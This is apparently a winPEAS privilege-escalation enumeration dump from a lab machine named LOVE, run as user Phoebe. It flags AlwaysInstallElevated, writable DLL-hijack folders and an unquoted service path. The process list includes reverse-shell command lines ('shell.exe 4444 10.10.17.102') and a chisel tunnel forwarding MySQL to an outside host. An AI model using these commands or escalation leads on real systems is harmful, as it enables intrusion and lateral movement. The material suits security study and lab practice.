[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!

[redacted] Enumerate LSA settings - auth packages included

    auditbasedirectories                :       0
    auditbaseobjects                    :       0
    Bounds                              :       00-30-00-00-00-20-00-00
    crashonauditfail                    :       0
```

```
    LimitBlankPasswordUse                 :       1
    NoLmHash                              :       1
    Security Packages                     :       ""
    Notification Packages                 :       scecli
    Authentication Packages               :       msv1_0
    LsaCfgFlagsDefault                    :       0
    SecureBoot                            :       1
    disabledomaincreds                    :       0
    everyoneincludesanonymous             :       0
    forceguest                            :       0
    restrictanonymous                     :       0
    restrictanonymoussam                  :       1
    fullprivilegeauditing                 :       80
    LsaCfgFlags                           :       0
    LsaPid                                :       684
    ProductType                           :       6

 Enumerating NTLM Settings
  LanmanCompatibilityLevel    :  (Send NTLMv2 response only - Win7+ default)


  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : False
      ServerNegotiateSigning  : False
      LdapSigning             : Negotiate signing (Negotiate signing)

  Session Security
      NTLMMinClientSec        : 536870912 (Require 128-bit encryption)
      NTLMMinServerSec        : 536870912 (Require 128-bit encryption)


  NTLM Auditing and Restrictions
      InboundRestrictions     :  (Not defined)
      OutboundRestrictions    :  (Not defined)
      InboundAuditing         :  (Not defined)
      OutboundExceptions      :

 Display Local Group Policy settings - local users/machine

 Checking AppLocker effective policy
   AppLockerPolicy version: 1
   listing rules:


   File Path Rule

   Rule Type:              Msi
   Enforcement Mode:       Enabled
   Name:                   (Default Rule) All Windows Installer files in
%systemdrive%\Windows\Installer
   Translated Name:        (default rule) all windows installer files in c:\windows\installer
   Description:            Allows members of the Everyone group to run all Windows Installer
files located in %systemdrive%\Windows\Installer.
   Action:                 Allow
   User Or Group Sid:      S-1-1-0

   Conditions
   Path:                   %WINDIR%\Installer\*
    No potential bypass found while recursively checking files/subfolders for write or
equivalent permissions with depth: 3
    Check permissions manually.


================================================================================================
=

   File Path Rule
```

```
   Rule Type:              Msi
   Enforcement Mode:       Enabled
   Name:                   (Default Rule) All Windows Installer files
   Translated Name:        (default rule) all windows installer files
   Description:            Allows members of the local Administrators group to run all Windows
Installer files.
   Action:                 Allow
   User Or Group Sid:      S-1-5-32-544

   Conditions
   Path:                   *.*

================================================================================================
=

   File Path Rule

   Rule Type:              Msi
   Enforcement Mode:       Enabled
   Name:                   %OSDRIVE%\*
   Translated Name:        c:
   Description:
   Action:                 Deny
   User Or Group Sid:      S-1-1-0

   Conditions
   Path:                   %OSDRIVE%\*
    Directory "c:" Permissions: Authenticated Users [WriteData/CreateFiles]


================================================================================================
=

   File Path Rule

   Rule Type:              Msi
   Enforcement Mode:       Enabled
   Name:                   %OSDRIVE%\Administration\*
   Translated Name:        c:\administration
   Description:
   Action:                 Allow
   User Or Group Sid:      S-1-5-21-2955427858-187959437-2037071653-1002

   Conditions
   Path:                   %OSDRIVE%\Administration\*
    Directory "c:\administration" Permissions: Phoebe [AllAccess],Authenticated Users
[WriteData/CreateFiles]


================================================================================================
=

   File Publisher Rule

   Rule Type:              Msi
   Enforcement Mode:       Enabled
   Name:                   (Default Rule) All digitally signed Windows Installer files
   Description:            Allows members of the Everyone group to run digitally signed Windows
Installer files.
   Action:                 Allow
   User Or Group Sid:      S-1-1-0

   Conditions
   Binary Name:            *
   Binary Version Range:   (0.0.0.0 - *)
   Product Name:           *
   Publisher Name:         *
```

```
================================================================================================
=


          Enumerating Printers (WMI)
      Name:                   OneNote for Windows 10
      Status:                 Unknown
      Sddl:
O:SYD:(A;CIIO;RC;;;CO)(A;OIIO;RPWPSDRCWDWO;;;CO)(A;;SWRC;;;AC)(A;CIIO;RC;;;AC)(A;OIIO;RPWPSDRCWD
WO;;;AC)(A;;SWRC;;;S-1-15-3-1024-4044835139-2658482041-3127973164-329287231-3865880861-
1938685643-461067658-1087000422)(A;CIIO;RC;;;S-1-15-3-1024-4044835139-2658482041-3127973164-
329287231-3865880861-1938685643-461067658-1087000422)(A;OIIO;RPWPSDRCWDWO;;;S-1-15-3-1024-
4044835139-2658482041-3127973164-329287231-3865880861-1938685643-461067658-
1087000422)(A;OIIO;RPWPSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1002)(A;;LCSWSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1002)(A;OIIO;RPWPSDRCWDWO;;;LS)(A;;LCSWSDRCWDWO;;;LS)(A;OIIO;RPWPSDRCWDWO;;;BA)(A;;LCSWSDRCWDWO;
;;BA)
      Is default:             False
      Is network printer:     False


================================================================================================
=

      Name:                   Microsoft XPS Document Writer
      Status:                 Unknown
      Sddl:                   O:SYD:(A;;SWRC;;;S-1-15-3-1024-4044835139-2658482041-3127973164-
329287231-3865880861-1938685643-461067658-1087000422)(A;OIIO;RPWPSDRCWDWO;;;S-1-15-3-1024-
4044835139-2658482041-3127973164-329287231-3865880861-1938685643-461067658-
1087000422)(A;;LCSWSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1000)(A;OIIO;RPWPSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1000)(A;OIIO;GA;;;CO)(A;OIIO;GA;;;AC)(A;;SWRC;;;WD)(A;CIIO;GX;;;WD)(A;;SWRC;;;AC)(A;CIIO;GX;;;AC
)(A;;LCSWDTSDRCWDWO;;;BA)(A;OICIIO;GA;;;BA)
      Is default:             False
      Is network printer:     False


================================================================================================
=

      Name:                   Microsoft Print to PDF
      Status:                 Unknown
      Sddl:                   O:SYD:(A;;SWRC;;;S-1-15-3-1024-4044835139-2658482041-3127973164-
329287231-3865880861-1938685643-461067658-1087000422)(A;OIIO;RPWPSDRCWDWO;;;S-1-15-3-1024-
4044835139-2658482041-3127973164-329287231-3865880861-1938685643-461067658-
1087000422)(A;;LCSWSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1000)(A;OIIO;RPWPSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1000)(A;OIIO;GA;;;CO)(A;OIIO;GA;;;AC)(A;;SWRC;;;WD)(A;CIIO;GX;;;WD)(A;;SWRC;;;AC)(A;CIIO;GX;;;AC
)(A;;LCSWDTSDRCWDWO;;;BA)(A;OICIIO;GA;;;BA)
      Is default:             True
      Is network printer:     False


================================================================================================
=

      Name:                   Fax
      Status:                 Unknown
      Sddl:                   O:SYD:(A;;SWRC;;;S-1-15-3-1024-4044835139-2658482041-3127973164-
329287231-3865880861-1938685643-461067658-1087000422)(A;OIIO;RPWPSDRCWDWO;;;S-1-15-3-1024-
4044835139-2658482041-3127973164-329287231-3865880861-1938685643-461067658-
1087000422)(A;;LCSWSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1000)(A;OIIO;RPWPSDRCWDWO;;;S-1-5-21-2955427858-187959437-2037071653-
1000)(A;OIIO;GA;;;CO)(A;OIIO;GA;;;AC)(A;;SWRC;;;WD)(A;CIIO;GX;;;WD)(A;;SWRC;;;AC)(A;CIIO;GX;;;AC
)(A;;LCSWDTSDRCWDWO;;;BA)(A;OICIIO;GA;;;BA)
      Is default:             False
      Is network printer:     False
```

```
================================================================================================
=


[+] Enumerating Named Pipes
  Name
Sddl

  eventlog
O:LSG:LSD:P(A;;0x12019b;;;WD)(A;;CC;;;OW)(A;;0x12008f;;;S-1-5-80-880578595-1860270145-482643319-
2788375705-1540778122)

  ROUTER
O:SYG:SYD:P(A;;0x12019b;;;WD)(A;;0x12019b;;;AN)(A;;FA;;;SY)

  SearchTextHarvester
O:SYG:SYD:P(D;;FA;;;NU)(D;;FA;;;BG)(A;;FR;;;IU)(A;;FA;;;SY)(A;;FA;;;BA)

  vgauth-service
O:BAG:SYD:P(A;;0x12019f;;;WD)(A;;FA;;;SY)(A;;FA;;;BA)


[+] Enumerating AMSI registered providers

[+] Enumerating Sysmon configuration
      You must be an administrator to run this check

[+] Enumerating Sysmon process creation logs (1)
      You must be an administrator to run this check

[+] Installed .NET versions

  CLR Versions
   4.0.30319

  .NET Versions
   4.8.04084

  .NET & AMSI (Anti-Malware Scan Interface) support
      .NET version supports AMSI     : True
      OS supports AMSI               : True
        [!] The highest .NET version is enrolled in AMSI!


[+] Interesting Events information
[+]


[+] Printing Explicit Credential Events (4648) for last 30 days - A process
logged on using plaintext credentials

      You must be an administrator to run this check

[+] Printing Account Logon Events (4624) for the last 10 days.

      You must be an administrator to run this check

[+] Process creation events - searching logs (EID 4688) for sensitive data.

      You must be an administrator to run this check

[+] PowerShell events - script block logs (EID 4104) - searching for sensitive
data.


[+] Displaying Power off/on events for last 5 days

  9/9/2021 8:18:27 PM     :  Startup
```

```
╔══════════╣ Users Information
══════════════════════════════════════════

╔══════════╣ Users
╔ Check if you have some admin equivalent privileges
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#users-and-groups
  Current user: Phoebe
  Current groups: Domain Users, Everyone, Builtin\Remote Management Users, Users, Interactive,
Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication

================================================================================================
=

    LOVE\Administrator: Built-in account for administering the computer/domain
        |->Groups: Administrators
        |->Password: CanChange-NotExpi-Req

    LOVE\DefaultAccount(Disabled): A user account managed by the system.
        |->Groups: System Managed Accounts Group
        |->Password: CanChange-NotExpi-NotReq

    LOVE\Guest(Disabled): Built-in account for guest access to the computer/domain
        |->Groups: Guests
        |->Password: NotChange-NotExpi-NotReq

    LOVE\Phoebe: Workstation Power User
        |->Groups: Remote Management Users,Users
        |->Password: CanChange-NotExpi-Req

    LOVE\WDAGUtilityAccount(Disabled): A user account managed and used by the system for Windows
Defender Application Guard scenarios.
        |->Password: CanChange-Expi-Req


╔══════════╣ Current User Idle Time
   Current User   :     LOVE\Phoebe
   Idle Time      :     01h:32m:42s:235ms

╔══════════╣ Display Tenant information (DsRegCmd.exe /status)
   Tenant is NOT Azure AD Joined.

╔══════════╣ Current Token privileges
╔ Check if you can escalate privilege using some enabled token
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#token-manipulation
    SeShutdownPrivilege: DISABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeUndockPrivilege: DISABLED
    SeIncreaseWorkingSetPrivilege: DISABLED
    SeTimeZonePrivilege: DISABLED

╔══════════╣ Clipboard text

╔══════════╣ Logged users
    LOVE\Administrator
    LOVE\Phoebe

╔══════════╣ Display information about local users
   Computer Name           :   LOVE
   User Name               :   Administrator
   User Id                 :   500
   Is Enabled              :   True
   User Type               :   Administrator
   Comment                 :   Built-in account for administering the computer/domain
   Last Logon              :   9/9/2021 9:50:40 PM
   Logons Count            :   329
   Password Last Set       :   4/12/2021 1:24:41 PM
```

```
================================================================================================
=

   Computer Name           :   LOVE
   User Name               :   DefaultAccount
   User Id                 :   503
   Is Enabled              :   False
   User Type               :   Guest
   Comment                 :   A user account managed by the system.
   Last Logon              :   1/1/1970 12:00:00 AM
   Logons Count            :   0
   Password Last Set       :   1/1/1970 12:00:00 AM


================================================================================================
=

   Computer Name           :   LOVE
   User Name               :   Guest
   User Id                 :   501
   Is Enabled              :   False
   User Type               :   Guest
   Comment                 :   Built-in account for guest access to the computer/domain
   Last Logon              :   1/1/1970 12:00:00 AM
   Logons Count            :   0
   Password Last Set       :   1/1/1970 12:00:00 AM


================================================================================================
=

   Computer Name           :   LOVE
   User Name               :   Phoebe
   User Id                 :   1002
   Is Enabled              :   True
   User Type               :   User
   Comment                 :   Workstation Power User
   Last Logon              :   9/9/2021 9:30:27 PM
   Logons Count            :   24
   Password Last Set       :   4/12/2021 12:54:30 PM


================================================================================================
=

   Computer Name           :   LOVE
   User Name               :   WDAGUtilityAccount
   User Id                 :   504
   Is Enabled              :   False
   User Type               :   Guest
   Comment                 :   A user account managed and used by the system for Windows
Defender Application Guard scenarios.
   Last Logon              :   1/1/1970 12:00:00 AM
   Logons Count            :   0
   Password Last Set       :   4/12/2021 1:10:32 PM


================================================================================================
=


[illegible] RDP Sessions
    SessID    pSessionName   pUserName      pDomainName              State     SourceIP
    1         Console        Phoebe         LOVE                     Active

[illegible] Ever logged users
    LOVE\Administrator
    LOVE\Phoebe
```

```
[+] Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\Phoebe : Phoebe [AllAccess]
    C:\Users\Public : Interactive [WriteData/CreateFiles]

[+] Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  LOVE
    DefaultUserName               :  phoebe

[+] Password Policies
 Check for a possible brute-force
    Domain: Builtin
    SID: S-1-5-32
    MaxPasswordAge: 42.22:47:31.7437440
    MinPasswordAge: 00:00:00
    MinPasswordLength: 0
    PasswordHistoryLength: 0
    PasswordProperties: 0

================================================================================================
=

    Domain: LOVE
    SID: S-1-5-21-2955427858-187959437-2037071653
    MaxPasswordAge: 42.00:00:00
    MinPasswordAge: 00:00:00
    MinPasswordLength: 0
    PasswordHistoryLength: 0
    PasswordProperties: 0

================================================================================================
=


[+] Print Logon Sessions
    Method:                       WMI
    Logon Server:
    Logon Server Dns Domain:
    Logon Id:                     239011
    Logon Time:
    Logon Type:                   Interactive
    Start Time:                   9/9/2021 8:18:48 PM
    Domain:                       LOVE
    Authentication Package:       NTLM
    Start Time:                   9/9/2021 8:18:48 PM
    User Name:                    Phoebe
    User Principal Name:
    User SID:


================================================================================================
=



[+]                                                  Processes Information
                                                    ====================

[+] Interesting Processes -non Microsoft-
 Check if any interesting processes for memory dump or if you could overwrite some binary
running https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#running-processes
    cmd(3872)[C:\WINDOWS\SysWOW64\cmd.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\cmd.exe
```

```
=============================================================================================
=

    vm3dservice(420)[C:\Windows\System32\vm3dservice.exe] -- POwn: Phoebe
    Command Line: "C:\Windows\System32\vm3dservice.exe" -u

=============================================================================================
=

    conhost(3436)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

=============================================================================================
=

    conhost(1900)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

=============================================================================================
=

    mysqld(316)[c:\xampp\mysql\bin\mysqld.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: c:\xampp\mysql\bin (Authenticated Users
[WriteData/CreateFiles])
    Command Line: "c:\xampp\mysql\bin\mysqld.exe" --defaults-file="c:\xampp\mysql\bin\my.ini" --
standalone

=============================================================================================
=

    WinStore.App(6420)[C:\Program
Files\WindowsApps\Microsoft.WindowsStore_11910.1002.5.0_x64__8wekyb3d8bbwe\WinStore.App.exe] --
POwn: Phoebe
    Command Line: "C:\Program
Files\WindowsApps\Microsoft.WindowsStore_11910.1002.5.0_x64__8wekyb3d8bbwe\WinStore.App.exe" -
ServerName:App.AppXc75wvwned5vhz4xyxxecvgdjhdkgsdza.mca

=============================================================================================
=

    RuntimeBroker(5556)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

=============================================================================================
=


ShellExperienceHost(8136)[C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienc
eHost.exe] -- POwn: Phoebe
    Command Line:
"C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -
ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca

=============================================================================================
=

    httpd(6816)[c:\xampp\apache\bin\httpd.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: c:\xampp\apache\bin (Authenticated Users
[WriteData/CreateFiles])
    Command Line: c:\xampp\apache\bin\httpd.exe

=============================================================================================
=

    shell(2516)[C:\xampp\htdocs\omrs\images\shell.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
```

```
    Possible DLL Hijacking folder: C:\xampp\htdocs\omrs\images (Authenticated Users
[WriteData/CreateFiles])
    Command Line: shell.exe  4444 10.10.17.102

================================================================================================
=

    chisel(5084)[C:\temp\chisel.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\temp (Authenticated Users [WriteData/CreateFiles])
    Command Line: chisel.exe  client 10.10.17.102:33060 R:3306:127.0.0.1:3306

================================================================================================
=

    svchost(4220)[C:\WINDOWS\system32\svchost.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService

================================================================================================
=

    ApplicationFrameHost(7236)[C:\WINDOWS\system32\ApplicationFrameHost.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\ApplicationFrameHost.exe -Embedding

================================================================================================
=

    vmtoolsd(5488)[C:\Program Files\VMware\VMware Tools\vmtoolsd.exe] -- POwn: Phoebe
    Command Line: "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

================================================================================================
=

    RuntimeBroker(2488)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

================================================================================================
=

    Microsoft.Photos(6896)[C:\Program
Files\WindowsApps\Microsoft.Windows.Photos_2020.20120.4004.0_x64__8wekyb3d8bbwe\Microsoft.Photos
.exe] -- POwn: Phoebe
    Command Line: "C:\Program
Files\WindowsApps\Microsoft.Windows.Photos_2020.20120.4004.0_x64__8wekyb3d8bbwe\Microsoft.Photos
.exe" -ServerName:App.AppXzst44mncqdg84v7sv6p7yznqwssy6f7f.mca

================================================================================================
=

    httpd(7212)[C:\xampp\apache\bin\httpd.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\xampp\apache\bin (Authenticated Users
[WriteData/CreateFiles])
    Command Line: C:\xampp\apache\bin\httpd.exe -d C:/xampp/apache

================================================================================================
=

    winpeas(1600)[C:\temp\winpeas.exe] -- POwn: Phoebe -- isDotNet
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\temp (Authenticated Users [WriteData/CreateFiles])
    Command Line: winpeas.exe

================================================================================================
=


StartMenuExperienceHost(5476)[C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw
5n1h2txyewy\StartMenuExperienceHost.exe] -- POwn: Phoebe
```

```
    Command Line:
"C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperien
ceHost.exe" -ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca

================================================================================================
=

    svchost(4176)[C:\WINDOWS\system32\svchost.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc

================================================================================================
=

    taskhostw(1152)[C:\WINDOWS\system32\taskhostw.exe] -- POwn: Phoebe
    Command Line: taskhostw.exe Install $(Arg0)

================================================================================================
=

    RuntimeBroker(2872)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

================================================================================================
=

    sihost(4164)[C:\WINDOWS\system32\sihost.exe] -- POwn: Phoebe
    Command Line: sihost.exe

================================================================================================
=

    RuntimeBroker(5876)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

================================================================================================
=

    cmd(8028)[C:\WINDOWS\SysWOW64\cmd.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\cmd.exe

================================================================================================
=

    RuntimeBroker(7064)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

================================================================================================
=

    shell(6072)[C:\xampp\htdocs\omrs\images\shell.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\xampp\htdocs\omrs\images (Authenticated Users
[WriteData/CreateFiles])
    Command Line: shell.exe  4444 10.10.17.102

================================================================================================
=

    UserOOBEBroker(4080)[C:\Windows\System32\oobe\UserOOBEBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding

================================================================================================
=

    OneDrive(6660)[C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive\OneDrive.exe] -- POwn:
Phoebe
    Permissions: Phoebe [AllAccess]
    Possible DLL Hijacking folder: C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive (Phoebe
[AllAccess])
    Command Line: "C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
```

```
================================================================================================
=

    conhost(6656)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

================================================================================================
=

    conhost(6208)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

================================================================================================
=

    conhost(1892)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

================================================================================================
=

    dllhost(6628)[C:\WINDOWS\system32\DllHost.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-
5A0F49CCDF3F}

================================================================================================
=

    YourPhone(588)[C:\Program
Files\WindowsApps\Microsoft.YourPhone_1.21022.168.0_x64__8wekyb3d8bbwe\YourPhone.exe] -- POwn:
Phoebe
    Command Line: "C:\Program
Files\WindowsApps\Microsoft.YourPhone_1.21022.168.0_x64__8wekyb3d8bbwe\YourPhone.exe" -
ServerName:App.AppX9yct9q388jvt4h7y0gn06smzkxcsnt8m.mca

================================================================================================
=

    shell(2304)[C:\xampp\htdocs\omrs\images\shell.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\xampp\htdocs\omrs\images (Authenticated Users
[WriteData/CreateFiles])
    Command Line: shell.exe  4444 10.10.17.102

================================================================================================
=

    RuntimeBroker(5320)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

================================================================================================
=

    cmd(6616)[C:\WINDOWS\SYSTEM32\cmd.exe] -- POwn: Phoebe
    Command Line: cmd.exe /c "shell.exe 4444 10.10.17.102"

================================================================================================
=

    xampp-control(4040)[C:\xampp\xampp-control.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\xampp (Authenticated Users [WriteData/CreateFiles])
    Command Line: "C:\xampp\xampp-control.exe"

================================================================================================
=

    taskhostw(5724)[C:\WINDOWS\system32\taskhostw.exe] -- POwn: Phoebe
    Command Line: taskhostw.exe
```

```
================================================================================================
=

    conhost(4852)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

================================================================================================
=

    SystemSettings(5700)[C:\Windows\ImmersiveControlPanel\SystemSettings.exe] -- POwn: Phoebe
    Command Line: "C:\Windows\ImmersiveControlPanel\SystemSettings.exe" -
ServerName:microsoft.windows.immersivecontrolpanel

================================================================================================
=

    cmd(6964)[C:\WINDOWS\SYSTEM32\cmd.exe] -- POwn: Phoebe
    Command Line: cmd.exe /c "shell.exe 4444 10.10.17.102"

================================================================================================
=

    explorer(4376)[C:\WINDOWS\Explorer.EXE] -- POwn: Phoebe
    Command Line: C:\WINDOWS\Explorer.EXE

================================================================================================
=

    conhost(3940)[C:\WINDOWS\system32\conhost.exe] -- POwn: Phoebe
    Command Line: \??\C:\WINDOWS\system32\conhost.exe 0x4

================================================================================================
=

    cmd(2212)[C:\WINDOWS\SysWOW64\cmd.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\cmd.exe

================================================================================================
=

    svchost(916)[C:\WINDOWS\system32\svchost.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup

================================================================================================
=

    SearchApp(5764)[C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe]
-- POwn: Phoebe
    Command Line: "C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe" -
ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296wr9t.mca

================================================================================================
=

    cmd(3916)[C:\WINDOWS\SYSTEM32\cmd.exe] -- POwn: Phoebe
    Command Line: cmd.exe /c "shell.exe 4444 10.10.17.102"

================================================================================================
=

    svchost(5200)[C:\WINDOWS\system32\svchost.exe] -- POwn: Phoebe
    Command Line: C:\WINDOWS\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc

================================================================================================
=

    taskhostw(4324)[C:\WINDOWS\system32\taskhostw.exe] -- POwn: Phoebe
    Command Line: taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
```

```
=============================================================================================
=

    RuntimeBroker(5616)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: Phoebe
    Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

=============================================================================================
=

    mysql(2968)[C:\xampp\mysql\bin\mysql.exe] -- POwn: Phoebe
    Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking folder: C:\xampp\mysql\bin (Authenticated Users
[WriteData/CreateFiles])
    Command Line: mysql.exe  -h localhost -u phoebe -p

=============================================================================================
=



╔══════════╣ Services Information
═══════════════════════════════════════════════

╔══════════╣ Interesting Services -non Microsoft-
╚ Check if you can overwrite some service binary or perform a DLL hijacking, also check for
unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
    ssh-agent(OpenSSH Authentication Agent)[C:\WINDOWS\System32\OpenSSH\ssh-agent.exe] -
Disabled - Stopped
    Agent to hold private keys used for public key authentication.

=============================================================================================
=

    VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program
Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"] - Auto - Running
    Alias Manager and Ticket Service

=============================================================================================
=

    vm3dservice(VMware, Inc. - VMware SVGA Helper Service)[C:\WINDOWS\system32\vm3dservice.exe]
- Auto - Running
    Helps VMware SVGA driver by collecting and conveying user mode information

=============================================================================================
=

    VMTools(VMware, Inc. - VMware Tools)["C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"] -
Auto - Running
    Provides support for synchronizing objects between the host and guest operating systems.

=============================================================================================
=


╔══════════╣ Modifiable Services
╚ Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-
privilege-escalation#services
    You cannot modify any service

╔══════════╣ Looking if you can modify any service registry
╚ Check if you can modify the registry of a service
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-
permissions
    [-] Looks like you cannot change the registry of any service...

╔══════════╣ Checking write permissions in PATH folders (DLL Hijacking)
```

```
 Check for DLL Hijacking in PATH folders https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
    C:\WINDOWS\system32
    C:\WINDOWS
    C:\WINDOWS\System32\Wbem
    C:\WINDOWS\System32\WindowsPowerShell\v1.0\
    C:\WINDOWS\System32\OpenSSH\


                                                  Applications Information
                                                  ========================

             Current Active Window Application
    XAMPP Control Panel v3.2.4   [ Compiled: Jun 5th 2019 ]

             Installed Applications --Via Program Files/Uninstall registry--
 Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
    C:\Program Files\Common Files
    C:\Program Files\CUAssistant
    C:\Program Files\desktop.ini
    C:\Program Files\Internet Explorer
    C:\Program Files\Microsoft Update Health Tools
    C:\Program Files\ModifiableWindowsApps
    C:\Program Files\rempl
    C:\Program Files\Uninstall Information
    C:\Program Files\VMware
    C:\Program Files\Windows Defender
    C:\Program Files\Windows Defender Advanced Threat Protection
    C:\Program Files\Windows Mail
    C:\Program Files\Windows Media Player
    C:\Program Files\Windows Multimedia Platform
    C:\Program Files\Windows NT
    C:\Program Files\Windows Photo Viewer
    C:\Program Files\Windows Portable Devices
    C:\Program Files\Windows Security
    C:\Program Files\Windows Sidebar
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
    C:\xampp(Authenticated Users [WriteData/CreateFiles])


             Autorun Applications
 Check if you can modify other users AutoRuns binaries (Note that is normal that you can modify HKCU registry and binaries indicated there) https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries

    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: SecurityHealth
    Folder: C:\WINDOWS\system32
    File: C:\WINDOWS\system32\SecurityHealthSystray.exe

==================================================================================================


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: VMware VM3DService Process
    Folder: C:\WINDOWS\system32
    File: C:\WINDOWS\system32\vm3dservice.exe -u

==================================================================================================


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: VMware User Process
    Folder: C:\Program Files\VMware\VMware Tools
```

```
    File: C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr (Unquoted and Space
detected)

=================================================================================================
=


    RegPath: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
    RegPerms: Phoebe [FullControl]
    Key: OneDrive
